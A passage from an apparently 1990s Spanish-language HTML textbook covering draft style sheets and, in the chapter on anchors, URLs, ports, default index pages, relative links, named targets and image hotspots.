$y = a x^y + b \sin x$	<code>&lt;math&gt;y = a x^y + b \sin x&lt;/math&gt;</code>
$y = a X^y + b \sin x$	<code>&lt;math&gt;y = a X^y + b \sin x&lt;/math&gt;</code>
$\frac{\partial p}{\partial x} = f(x)$	<code>&lt;math&gt;{\partial p \over \partial x} = f(x)&lt;/math&gt;</code>
$y = \int_0^{\infty} \frac{\sin x \, dx}{1+x}$	<code>&lt;math&gt;y = (\text{int}_0^{\infty} \text{&lt;left&gt;sin x&lt;/left&gt; \&amp;thinsp; dx}) / (1+x)&lt;/math&gt;</code>
$\left( \frac{e^{ax}}{1 + \frac{1}{x}} \right)$	<code>&lt;math&gt;((\text{&lt;left&gt;e^{ax}&lt;/left&gt; + (1&lt;/right&gt;x))&lt;/math&gt;</code>
$\int_a^b \int_p^q \frac{f(x,y)}{1 + \frac{1}{x}} dx dy$	<code>&lt;math&gt; (\text{int}_a^b \&amp;sp; \text{int}_p^q \&amp;sp; \text{&lt;left&gt;f(x,y)&lt;/right&gt; + (1&lt;/right&gt;x) \&amp;thinsp; dx dy) &lt;/math&gt;</code>

**Figura 10.11.** Arena, de W3 Organization mostrando ecuaciones matemáticas.

conjunto del estándar ISO para el *Document Style Semantics Specification Language* (DSSSL). El subconjunto se llama DSSSL Lite y lo está promoviendo el SGML Open Consortium, aunque hay un conjunto de propuestas diferentes que proponen y apoyan otras partes.

Si hay un candidato favorito para el plan de implementación de las hojas de estilo, éste es el que se incluye en la especificación de borrador actual; el plan se llama *Cascading Style Sheets: a draft specification* (Hojas de estilo en cascada: una especificación de borrador); (véase <http://www.w3.org/hypertext/WWW/Style/css/draft.html>).

Independientemente de qué propuesta se adopte, el modo en que usted utilice los estilos como autor de páginas Web será probablemente el modo en que se describen en la especificación de borrador actual (y como los describimos en el Capítulo 8). El borrador actual se llama Hojas de estilo en cascada por el modo de su funcionamiento. Observe este ejemplo de sección de cabecera:

```
<HEAD>
  <TITLE>Implementación de estilos en cascada</TITLE>
  <LINK REL=stylesheet HREF="formal.style">
  <STYLE NOTATION=public>
    h1: font.family = roman
    hr: back.color = #F00
    h4, p: font.family = helvetica
  </STYLE>
</HEAD>
```

Puede utilizar la etiqueta <LINK> para especificar una hoja de estilo base, o estándar, para todos los documentos de su ubicación (su empresa u organización). En este ejemplo, hicimos referencia a una hoja de estilo de un archivo llamado *formal.style*. Por supuesto, sus páginas se pueden referir a cualquier archivo de hoja de estilo válido que tenga en su sistema o en su red.

Puede pasar por alto los estilos para algunos elementos de la hoja de estilo a la que haga referencia la etiqueta <LINK> incluyendo una etiqueta <STYLE> y especificando una notación en particular. Aquí especificamos la notación «public», pero puede utilizar cualquier palabra clave que haya definido.

Por último, como autor de la página Web, puede incluir sugerencias para pasar por alto la hoja de estilo y la notación para determinados elementos. Esto se hace dentro del elemento <STYLE>. En el ejemplo anterior, sugeríamos que los exploradores pasaran por alto la fuente para los elementos <H1>, <H4> y <P>. (La etiqueta de párrafo, <P>, se refiere a sólo texto.)

El término *en cascada* se refiere a este método de empezar con una hoja de estilo estándar, a continuación pasar por alto partes de ella con una notación de estilo y por último pasar por alto elementos específicos.

Con las hojas de estilo, podrá especificar explícitamente las características de casi cualquier elemento de HTML. Esto incluirá tipografías y fuentes, las características de las líneas de regla, rayas en y em, márgenes, sangrado, colores de primer plano y fondo de cada elemento, anchura, altura, espaciado y muchas otras propiedades. Sin embargo, parece ser que el consenso actual dice que son los lectores de sus páginas

quienes deberían tener la última palabra sobre cómo se componen los elementos, de ahí que a las operaciones de pasar por alto se les llame *sugerencias*. La razón de esto es que los autores Web nunca pueden predecir la capacidad del equipamiento y de la persona que lee sus páginas. Por ejemplo, es posible que una persona con problemas de visión tenga que pasar por alto todas las sugerencias de estilo para hacer que el texto aparezca más grande y poder así leer la página.





---

## ***Anclas: La referencia cruzada de hipertexto***

Tanto si sabía como si no lo que era un ancla antes de empezar a leer este libro, probablemente ahora tenga una idea de lo que son, ya que nos hemos referido a ellas en diversas ocasiones en los capítulos que conducían a éste.

Las anclas son conceptualmente sencillas: es el ingrediente de HTML que convierte a éste en un medio de hipertexto. Las anclas son las referencias cruzadas que definen los vínculos de hipertexto en los documentos HTML. Con las anclas, usted puede vincular un foco de una página Web a otras páginas, a otras partes de la misma página y a archivos e incluso a otros servicios Internet como servidores FTP y el sistema de correo Internet. Hasta este momento, hemos utilizado anclas en distintos ejemplos de páginas Web que apuntan a otras páginas.

En este capítulo, revisaremos lo que ya pudiese saber sobre las anclas, y le mostraremos cómo utilizar las anclas para crear vínculos a otras páginas, a lugares o páginas determinadas y a otros servicios Internet. Considere este capítulo como una guía de consulta para la creación de vínculos de hipertexto.

### ***Vinculación a otras páginas***

---

La etiqueta de ancla es <A>, y su atributo más importante es el atributo HREF, que define el objeto al que se vincula el ancla. Cualquier texto situado entre la etiqueta de ancla y su etiqueta de terminación </A> se marca como el *foco* para ese ancla. El usuario pulsa sobre el foco para activar el vínculo al objeto definido con el atributo HREF. Por ejemplo:


Combinet tiene una página Web que puede utilizar para  
 <A HREF="http://www.combinet.com/deploy.html">  
 comprobar si hay un servicio ISDN disponible</A>en su área.

Esta etiqueta hace que un explorador muestre la frase «comprobar si hay un servicio ISDN disponible» de un modo especial en la ventana del explorador —probablemente subrayado y en azul.

Cuando utilice su ratón para pulsar sobre el foco de un ancla, su explorador recuperará esa página Web y la cargará en la ventana de su explorador.

## **El localizador uniforme de recursos (URL)**

Veamos más de cerca el parámetro para el atributo HREF del ancla anterior.



Esta cadena de caracteres se llama *Localizador universal de recursos* (o URL del inglés, *Universal Resource Locator*). Se le llama universal por que describe todo lo que un explorador necesita saber sobre un recurso en particular para solicitarlo y mostrarlo. El URL describe el protocolo que debe utilizar un explorador para recuperar el recurso, el nombre de la computadora en la que se encuentra y el encaminamiento y nombre de archivo del recurso.

## **Protocolos de transferencia**

«http://» es la parte del URL que describe el protocolo. Las siglas http corresponden a HyperText Transfer Protocol (Protocolo de transferencia de hipertexto), el conjunto de reglas que seguirá un explorador y un servidor remoto para solicitar y facilitar un documento, respectivamente. Los documentos HTML utilizan casi siempre el protocolo HTTP, pero los exploradores Web pueden utilizar también otros protocolos importantes. Hablaremos de todos ellos en su momento, pero éstos son algunos:

- FTP (para Protocolo de transferencia de archivos).
- Gopher (para acceder a los servidores gopher).
- Mailto (para acceder a un servidor de correo SMTP).
- NNTP (para protocolo de transferencia de noticias de la red).
- Telnet (para sesiones de terminal remoto).

## Nombres de host

La siguiente parte del URL es el nombre del host remoto. En este ejemplo, el host es «www.combinet.com». Este nombre de host se refiere a una computadora llamada «www» que está en la red «combinet», la cual tiene una extensión «.com» ya que es un dominio comercial.

Se ha convertido en una especie de convenio para las organizaciones que proporcionan servidores Web poner su servidor principal Web en una máquina denominada «www». Las organizaciones que tienen un volumen alto de tráfico Web pueden poner una computadora en su red que se dedique exclusivamente a servir páginas Web. A esa computadora le dan casi siempre el nombre «www». De vez en cuando, se encontrará con computadoras denominadas «www2» o incluso «www3» en emplazamientos que tengan un volumen de tráfico especialmente alto.

Sin embargo, el convenio de denominación «www» para la computadora que sirve páginas Web no lo siguen únicamente las organizaciones grandes que tienen muchas computadoras; incluso los emplazamientos pequeños que tienen una sola computadora siguen a menudo este convenio. Simplemente registran el nombre «www» en su red (o en la de su proveedor de servicios) como un seudónimo para su máquina. Le mostraremos cómo hacer esto en el Capítulo 16 del libro.

## Directorios y encaminamientos

La parte final del URL es el encaminamiento y nombre de archivo del documento HTML en el host remoto. La mayoría de los administradores de sistemas para servidores Web organizan su colección de páginas Web creando un árbol de subdirectorios de disco que contiene los archivos. El directorio superior, o raíz, de este árbol de directorio no es normalmente el directorio raíz de la unidad de disco duro. Por ejemplo, el directorio superior de un servidor Web que se ejecute en un sistema Unix podría ser /var/www/docs. En un sistema Windows NT o Windows 95, podría ser C:\WWW\DOCS; cualquier subdirectorio al que se haga referencia en un URL es relativo a este directorio superior.

En nuestro ejemplo, no hay ningún subdirectorio especificado en el URL. Este URL se refiere a un archivo de documento denominado *deploy.html* que se encuentra almacenado físicamente en el directorio superior del árbol de documentos Web, dondequiera que se encuentre. No hay ningún modo de saber (ni ninguna razón por la que necesite saber) cuál es el subdirectorio del host remoto que sirve de directorio raíz para los documentos Web.

Este es otro ejemplo de un URL:



`http://www.abc.com/browse/som/dtp.html`

Este URL se refiere a un archivo de página Web llamado *dtp.html* situado en el subdirectorio *browse/som/* del host *www.abc.com*. El subdirectorio *browse* está en la

raíz del árbol de documentos Web, y dentro de ese subdirectorio hay otro subdirectorio llamado *som* que contiene el archivo *dtp.html*.

### **Números de puerto**

Hay otra parte de un URL que no se ha utilizado en ninguno de los dos ejemplos anteriores: el número de puerto. No se encontrará con los números de puerto muy a menudo, pero los deberíamos ver aunque sólo fuese brevemente.

Los clientes de los distintos servicios Internet —FTP, el sistema Gopher, el Web, etc.— utilizan un número implícito de puerto cuando conectan con una computadora remota. Los servidores no tienen realmente distintos puertos *físicos* (solamente se necesita un cable para conectar una computadora a Internet), pero los servidores tienen distintos puertos *lógicos* a los que se acoplan las conexiones que llegan al sistema procedentes de Internet. De este modo, el software servidor sabe qué esperar cuando una computadora remota conecta con un puerto determinado y sabe qué programa ejecutar para manejar las conexiones.

Por omisión, los programas Telnet utilizan el puerto 23, los programas Gopher utilizan el puerto 70 y los clientes Web conectan con el puerto 80. Es posible que alguna vez necesite especificar explícitamente un número de puerto distinto del implícito de un URL. Para hacerlo, basta con que ponga dos puntos y el número de puerto a continuación del nombre de host.

Por ejemplo, si tiene que crear un ancla para un sistema Gopher que esté en el puerto 71 de un host remoto (en vez de en el 70 implícito), puede utilizar un URL como éste:

```
gopher://umn.edu:71
```

Si necesita recuperar una página Web a través de un puerto no estándar, el URL que utilice podría ser algo como:

```
http://www.ucsd.edu:81/mamíferos/bovino.html
```

### **Directorios y páginas implícitas**

Si ha ojeado el catálogo de la parte final del libro y ha visto los URL de estas compañías, quizá se ha dado cuenta de que muchos de ellos no incluyen un encaminamiento o nombre de archivo. Esto se debe a que los servidores Web proporcionan automáticamente un archivo implícito al explorador si se omite un nombre específico de archivo de un URL. No hay nada especial en ese archivo implícito excepto su nombre. En la mayoría de los sistemas, el nombre de la página implícita del Web es *index.html*, pero esto puede variar de un sistema a otro. Algunos servidores utilizan *default.html* o *homepage.html*.

La mera existencia de un archivo llamado *index.html* en cualquier subdirectorio

de un árbol Web lo convierte en la página implícita del Web para ese subdirectorio. Puede que las ventajas de esto no se aprecien inmediatamente, pero en realidad es una gran característica. Dado que *index.html* es el nombre implícito, las organizaciones denominan casi siempre a sus páginas de inicio *index.html* y las colocan en la raíz de su árbol de directorios de páginas Web. De este modo, no es necesario conocer el encaminamiento y nombre de archivo para encontrar la página de inicio de muchos negocios, simplemente tiene que especular acerca de su posible nombre host, y a menudo funcionará. Por ejemplo, los siguientes URL le conducen directamente a las páginas de inicio de cada una de estas compañías:

- <http://www.ibm.com/>.
- <http://www.microsoft.com/>.
- <http://www.goodyear.com/>.
- <http://www.att.com/>.

Cuando se especifica un nombre de subdirectorio en un URL pero no se incluye un nombre de archivo, el servidor remoto busca un archivo implícito denominado *index.html* en ese subdirectorio. Si encuentra uno, servirá dicho archivo. Pero si no hay un archivo implícito, el servidor remoto crea una página para mostrar una lista de los archivos de ese subdirectorio. Digamos, por ejemplo, que usted proporciona el ancla


```
<A HREF="http://www.tectron.com/aviación/">
```

donde *aviación* es el nombre de un subdirectorio situado en la raíz del árbol Web de ese host. Si no hay ningún archivo denominado *index.html* en el directorio *aviación*, el servidor del host proporcionará un listado de los archivos del directorio. El servidor remoto crea sobre la marcha el código HTML para servir esta lista al explorador Web. La Figura 11.1 muestra el aspecto que tiene.

Un modo fácil de analizar este comportamiento es que el servidor busca primero un archivo llamado *index.html* en un directorio. Si encuentra uno, sirve ese archivo. Si no, crea y sirve un «índice» con los archivos del directorio.

Cuando cree un web de páginas, puede hacer que esta característica trabaje por usted. Por un lado, puede hacer todo un web de páginas en el que cada página se llame *index.html* y resida en su propio subdirectorio. Esto podría conducir a árboles de subdirectorio largos y engorrosos. Por otro lado, podría dar a todas las páginas de su Web nombres únicos y colocarlas en el mismo subdirectorio. Esto también puede ser engorroso si su web tiene una gran cantidad de páginas. El modo más lógico de diseñar un web es utilizando una combinación de subdirectorios con páginas implícitas que contenga también archivos de páginas conexas.

Una buena práctica a seguir para encontrar un medio razonable es pensar en las anclas de sus páginas Web como en opciones de menú (lo cual no resulta difícil dado que eso es lo que son esencialmente), y a continuación crear una jerarquía de subdirectorios que corresponda a esas opciones de menú. Piense en la página final de cualquier secuencia de opciones de menú que un usuario pueda elegir como en una *página terminal* —



**Figura 11.1.** Cuando no hay una página implícita, el explorador lista los archivos del directorio.

una página que presenta simplemente algunos datos—. Una página terminal bien puede tener vínculos a otras páginas de su web o incluso a host remotos, pero las páginas terminales no proporcionan ninguna categorización adicional de opciones de menú.

Por ejemplo, supongamos que está creando un web para un pequeño negocio que vende equipamiento y suministros electrónicos. Y digamos que la computadora sobre la que está su servidor se llama, o tiene el seudónimo *www.tronics.com*. Usted puede crear una página de inicio en el directorio raíz Web y denominar a esa página de inicio *index.html*. De ese modo, otros autores Web pueden crear vínculos a la página de inicio de su empresa creando el ancla

```
<A HREF="http://www.tronics.com">Tronics, Inc.</A>
```

y la gente que utilice un explorador puede encontrar su empresa escribiendo simplemente el URL

```
http://www.tronics.com
```

en su explorador Web.

Digamos también que usted pone un conjunto de anclas en esta página de inicio que conectan con distintos temas, incluyendo información general sobre la empresa y los productos. Entre los productos que vende su empresa están las baterías; para obtener información sobre las baterías, los usuarios tienen que navegar a través de distintas páginas en este orden:

1. Página de inicio.
2. Información de productos.
3. Suministros.
4. Baterías.
5. Información sobre un tipo de batería determinada.

Un buen modo (aunque sin duda no el único) de definir sus páginas y anclas es hacer que se correspondan con un árbol de directorio.

Si un usuario está interesado en baterías de tamaño AA, la penúltima página que verá en la secuencia le presentará distintas opciones de baterías (AA, C, D, 9 voltios, etc.). Cuando pulse sobre el vínculo que tiene la etiqueta «Baterías AA», obtendrá una *página terminal* con información detallada sobre las baterías AA de la empresa. Esta página final puede incluir vínculos que conduzcan de nuevo a la página de inicio de la empresa o a un formulario de pedidos, pero es la última página en una secuencia lógica de páginas.

En este momento, no tiene mucho sentido crear un directorio aparte para cada tipo de batería ya que cada directorio tendría probablemente una sola página. Sería mejor denominar a la penúltima página (la que muestra un listado de los tipos de baterías) *index.html* y colocarla en el subdirectorio */productos/suministros/baterias* junto con las páginas que describen a cada una de las baterías.

Sigamos las anclas desde el principio. La página de inicio de la empresa se llama *index.html* y reside en el directorio raíz del Web del servidor. Cuando un lector pulsa sobre el ancla para «Información de productos», el servidor le envía el archivo implícito (denominado *index.html*) del directorio */productos*. Cuando pulsa sobre «Suministros», el servidor le envía el archivo */productos/suministros/index.html*. Cuando pulsa sobre «Baterías», el servidor le envía el archivo */productos/suministros/baterias/index.html*. Por último, cuando pulsa sobre «Baterías AA», el servidor le envía el archivo */productos/suministros/baterias/AA.htm*.

## **Vinculación a páginas locales**

En el estudio sobre URL de la sección anterior, cada ejemplo que presentamos de un URL de una etiqueta de ancla incluía un nombre de host completo. Pero cuando establece vínculos a documentos HTML de su propio sistema, no tiene que incluir el nombre del host en cada ancla. De hecho, a la gente le resultará más rápido leer sus páginas desde sus propias máquinas si no incluye un nombre de host para los archivos locales; si lo hace, sus computadoras tendrán que volver a descifrar ese nombre de host cada vez que carguen una nueva página.


Cuando se crean vínculos a páginas locales, se puede omitir el nombre de host por completo. Para continuar con el ejemplo que iniciamos en la sección anterior, el ancla de la página de inicio de Tronics que se vincula a la página de «Información de productos» podría tener este aspecto:

```
<A HREF="productos">Información de productos</A>
```

Recuerde que la página de inicio de Tronics está en el directorio raíz del Web y que «productos» es el nombre de un subdirectorio de ese directorio raíz. Esta referencia es relativa a la ubicación de la página de inicio (el directorio *productos* reside en el mismo directorio que la página de inicio). Siga esta secuencia de sucesos a través de las Figuras 11.2 y 11.3.


Cuando los usuarios pulsán sobre el vínculo «Información de productos» de la página de inicio, su servidor les envía el archivo *index.html* del directorio */productos*. Así, su lector está mirando ahora a una página con un vínculo denominado «Suministros». Este vínculo conecta a la página implícita del subdirectorio *suministros*, que además contiene otro subdirectorio denominado *baterías*. El vínculo para «Suministros» tiene este aspecto:

```
<A HREF="suministros">Suministros</A>
```



**Figura 11.2.** Árbol de directorios de disco tronics.com.





**Figura 11.3.** Árbol de subdirectorio bajo el directorio del documento raíz del Web.

Cuando su usuario pulsa sobre el vínculo «Suministros», el servidor le envía el archivo *suministros/index.html*. Observe que el modo en que se expresa este enca-minamiento aquí (*suministros/index.html*) es relativo a la ubicación de la página a la que mira. La ubicación real de este archivo es */productos/suministros/index.html*.

Una vez que el lector pulse sobre el vínculo «Suministros» y después sobre «Baterías», verá el archivo *baterias/index.html* (relativo a la página «Suministros»). Por último, el ancla para el vínculo a la página «Baterías AA» es

```
<A HREF="AA.html">Baterías AA</A>
```

Igual que los vínculos a los directorios que conducen a esta página, el archivo *AA.html* está en el mismo directorio que la página a la que mira el lector, así el ancla puede especificar un URL relativo para la página.

## ***Vinculación a otras partes de la misma página***

También se puede utilizar un ancla para saltar a otro lugar del mismo documento. Esto se hace definiendo no sólo el foco de hipertexto, sino también el destino (el lugar al que se quiere saltar). Es fácil definir un ancla para saltar a un lugar en particular de una página. Conlleva simplemente una ligera variación del parámetro HREF para una etiqueta de ancla normal. Con HTML 3, sin embargo, está cambiando el modo en que se definen los destinos de estas anclas.

Para crear un destino de hipertexto dentro de un documento se asigna un nombre único a un elemento. Es este proceso de asignación de nombres a elementos lo que está cambiando con HTML 3, pero el concepto sigue siendo el mismo. Definir un nombre es como crear una etiqueta en un lenguaje de programación, es simplemente un código que dice «Estoy dando nombre a este lugar del documento, y se llamará Federico». Por supuesto, usted utilizaría probablemente un nombre más descriptivo que Federico, algo como «Sección2» o «Parte\_3» o «Bibliografía». Puede elegir los nombres que quiera, en tanto no se hayan utilizado ya en el documento.

Veamos por un momento las anclas que se utilizan para saltar a un elemento al que se le ha dado nombre, y a continuación volveremos a los aspectos relativos a la creación de destinos —los elementos con nombre.

Para crear un ancla que conduzca a un lector a un elemento con nombre, basta con poner el signo «#» en el URL tras el nombre de archivo de la página. A continuación se pone el nombre que se ha asignado al elemento al que debe saltar el lector. Por ejemplo, supongamos que ha creado un elemento con nombre al que ha llamado «Radios» en el documento situado en <http://www.tectron.com/info/productos>. Y digamos que quiere crear anclas en la parte superior del documento para permitir que los lectores salten hacia las distintas secciones del documento. Dichas anclas utilizarían URL relativos, como se trató en la sección anterior. El ancla para saltar directamente a la etiqueta «Radios» sería así:

```
<A HREF="#Radios">Saltar directamente a Radios</A>
```

También puede proporcionar un URL *absoluto* que permita a los lectores saltar directamente a esta sección de este documento desde cualquier parte del mundo. El mismo vínculo con un URL absoluto sería así:

```
<A HREF="http://www.tectron.com/info/productos.html#Radios">Saltar desde cualquier lugar</A>
```

Antes de HTML 3, el único modo de crear un destino de hipertexto dentro de un documento (un elemento con nombre) era con una etiqueta de ancla. Para utilizar este método, se utiliza el atributo NAME para el ancla. (No importa si el ancla tiene un parámetro HREF o no; es perfectamente admisible utilizar un elemento de ancla para definir solamente un destino de hipertexto.)

```
<A NAME="Radios">Radio Productos</A>
```

Este ancla no tiene atributo HREF. Lo único que hace es asociar el nombre «Radios» con este lugar del documento, convirtiéndolo así en un destino potencial de hipertexto.

Con HTML 3, todavía se puede utilizar un ancla como destino de hipertexto (añadiendo el atributo NAME al ancla), pero también se puede utilizar casi cualquier otro elemento como destino de hipertexto. Las únicas excepciones son los elementos de estilo de fuente como cursiva y negrita. Es tan fácil asignar un nombre a una regla horizontal o a una cabecera (para utilizarlos como destino) como nombrar un ancla.

Dar nombre a estos elementos funciona de forma muy parecida a como se ha hecho siempre con las anclas. Sin embargo, el atributo no es NAME: es ID. Por ejemplo, para asignar el nombre «productos» a una cabecera que muestre el texto «Información de productos», se utiliza el atributo ID directamente con la etiqueta de cabecera:

```
<H2 ID="productos">Información de productos</H2>
```

Esto muestra la etiqueta «Información de productos» en el formato de cabecera 2 del modo en que usted podría esperar, pero ahora la etiqueta es también un foco hipertexto. El ancla que se necesita para saltar a este foco es la misma de siempre:

```
<A HREF="#productos">Información de productos</A>
```

Cuando los lectores pulsen sobre este texto de ancla, su explorador saltará a donde se encuentre la etiqueta y posicionará la página en sus pantallas de forma que la cabecera esté en la parte superior de la ventana del explorador.

No todos los exploradores soportan aún el atributo ID para los elementos. Sin embargo, la mayoría de los desarrolladores de exploradores están trabajando en ello. Algunos desarrolladores piensan ofrecer soporte para el atributo ID solamente con algunos elementos, como los elementos de cabecera, en un primer momento.


### ***Utilización de imágenes gráficas como focos hipertexto***

---

Puede que alguna vez quiera convertir una imagen gráfica en un foco hipertexto. A lo mejor quiere, por ejemplo, que los vínculos de su página tengan el aspecto de iconos gráficos o botones, como se muestra en la Figura 11.4. Ya conoce todos los conceptos y etiquetas para hacerlo, pero para ayudarle a que encaje todas las piezas, repasaremos el proceso aquí.

Para convertir una imagen en un foco hipertexto, basta con intercalar la etiqueta de la imagen en una etiqueta de ancla. De manera opcional, puede incluir una etiqueta de texto en la etiqueta de ancla para hacer que tanto la imagen como la etiqueta formen parte del foco (véase la Figura 11.5). Por ejemplo, supongamos que el archivo de imagen de su icono se llama *icon1.gif* y quiere que esta imagen sea un foco que conduzca a los exploradores a la página *page2.html*. Este sería el aspecto del ancla:


```
<a href="page2.html">Page 2</a>
```




**Figura 11.4.** Una imagen puede ser un foco hipertexto.

El atributo HREF para la etiqueta de ancla apunta a *page2.html*, del mismo modo en que lo haría si no se incluyese una imagen en el foco. Sin embargo, tanto la etiqueta de imagen como el texto «Page2» se encuentran intercalados entre las etiquetas de apertura y terminación del ancla.

También se pueden utilizar múltiples imágenes juntas para crear un efecto interesante. La Figura 11.6 muestra un ejemplo.



